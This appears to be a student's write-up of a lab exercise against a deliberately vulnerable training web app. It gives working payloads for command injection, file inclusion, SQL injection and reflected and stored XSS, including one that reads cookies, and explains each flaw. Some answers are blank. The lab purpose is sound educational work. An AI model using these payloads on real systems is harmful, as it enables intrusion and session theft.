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Task 1 answer

Passwords are often the weakest link in the security chain. A weak password is often a re-used password, and it is easily exploitable with a brute-force attack reading from a list of common weak passwords. These weak password lists have been catalogued over the years from case studies in hacked sites and are widely available.

Task 2: Command injection

1. `flag{command_injection_is_a_serious_vulnerability}`
2. `1;cd ../../../../www/blob/hackable/uploads/;cat flag.txt`
3. Because the web's input of the IP address is not being sanitized, you are able to add a semicolon to the input and then add subsequent shell commands. Here are examples of some of the shell commands I used to find my way around the directory structure

1;ls -- To get the list of files

1;cd ../../../../;ls; -- Get list of directories at this level


1;cd ../../../../www/blob/hackable/uploads/;ls -- Found the hackable directory

Task 3: Local file inclusion

`flag{local_file_inclusion_is_due_improper_sanitization_of_user_input}`

Used this exploit - <http://192.168.56.102/vulnerabilities/fi/?page=file4.php>

I used the exploit for task 2 to get list of directories. I used the hidden file attribute for ls command but I didn't see any hidden files anywhere. So I tried the 'hidden' files from the point of view of not being shown on the website page.




Task 4: File upload

Task 5: SQL injection

Payload: `1' OR 'a'='a`

Note about vulnerability – The vulnerability exists because the query is concatenating strings on the where clause to build the query that is executed. No sanitation of input is present. Because of this you can add `OR 'a'='a` to the input which causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query: `select ... from users`

Screenshot



Task 6: Blind SQLI

Why your payload from Task 5 does not work in this page?

Task 5 payload doesn't work because the page's PHP code is checking for the count of rows retrieved by the query. The Task 5 exploit returns more than 1 row, and it branches to the *"User ID exists in the database."* message.

Command line arguments passed to the sqlmap.py

Task 6: Weak Session ID

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#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
2	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
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4	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
5	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
6	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
7	http://192.168.56.102	POST	/vulnerabilities/weak_id/			200	3713	HTML		Vulnerability: Weak Sess...
8	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
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10	http://detectportal.firefox.com	GET	/success.txt			200	379	text	txt	
11	http://detectportal.firefox.com	GET	/success.txt					text	txt	
12	http://detectportal.firefox.com	GET	/success.txt					text	txt	
13	http://detectportal.firefox.com	GET	/success.txt					text	txt	

Request Response

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POST /vulnerabilities/weak_id/ HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Referer: http://192.168.56.102/vulnerabilities/weak_id/
Cookie: dvwaSession=2; PHPSESSID=7dgalde278baa32t14j02b1mt1; security=low
Connection: close
Upgrade-Insecure-Requests: 1

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
POST /vulnerabilities/weak_id/ HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Referer: http://192.168.56.102/vulnerabilities/weak_id/
Cookie: dvwaSession=3; PHPSESSID=7dgalde278baa32t14j02b1mt1; security=low
Connection: close
Upgrade-Insecure-Requests: 1

The dvwaSession id looks to be an integer that is incremented per request. It's clearly visible in the two screenshots above. This may allow a hijacker to exploit. To fix this, a hard-to-guess id should be used – a long and random string.

Task 7: DOM based XSS attack


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To bypass the sanitized input, I found that adding the script block as an additional parameter bypassed the input checking.




Task 8: Reflected XSS

[http://192.168.56.102/vulnerabilities/xss_r/?name=1%3Cscript%3Ealert\(document.cookie\)%3C/script%3E](http://192.168.56.102/vulnerabilities/xss_r/?name=1%3Cscript%3Ealert(document.cookie)%3C/script%3E)



Task 9: Stored XSS

Exploit payload entered in Message Box - `<script>alert("XSS");</script>`



Do you think stored XSS is more dangerous than DOM or Reflected XSS?

Stored XSS is more dangerous because the exploit can be stored on the web application's server and database. This will allow the exploit to be executed by other users of the web application.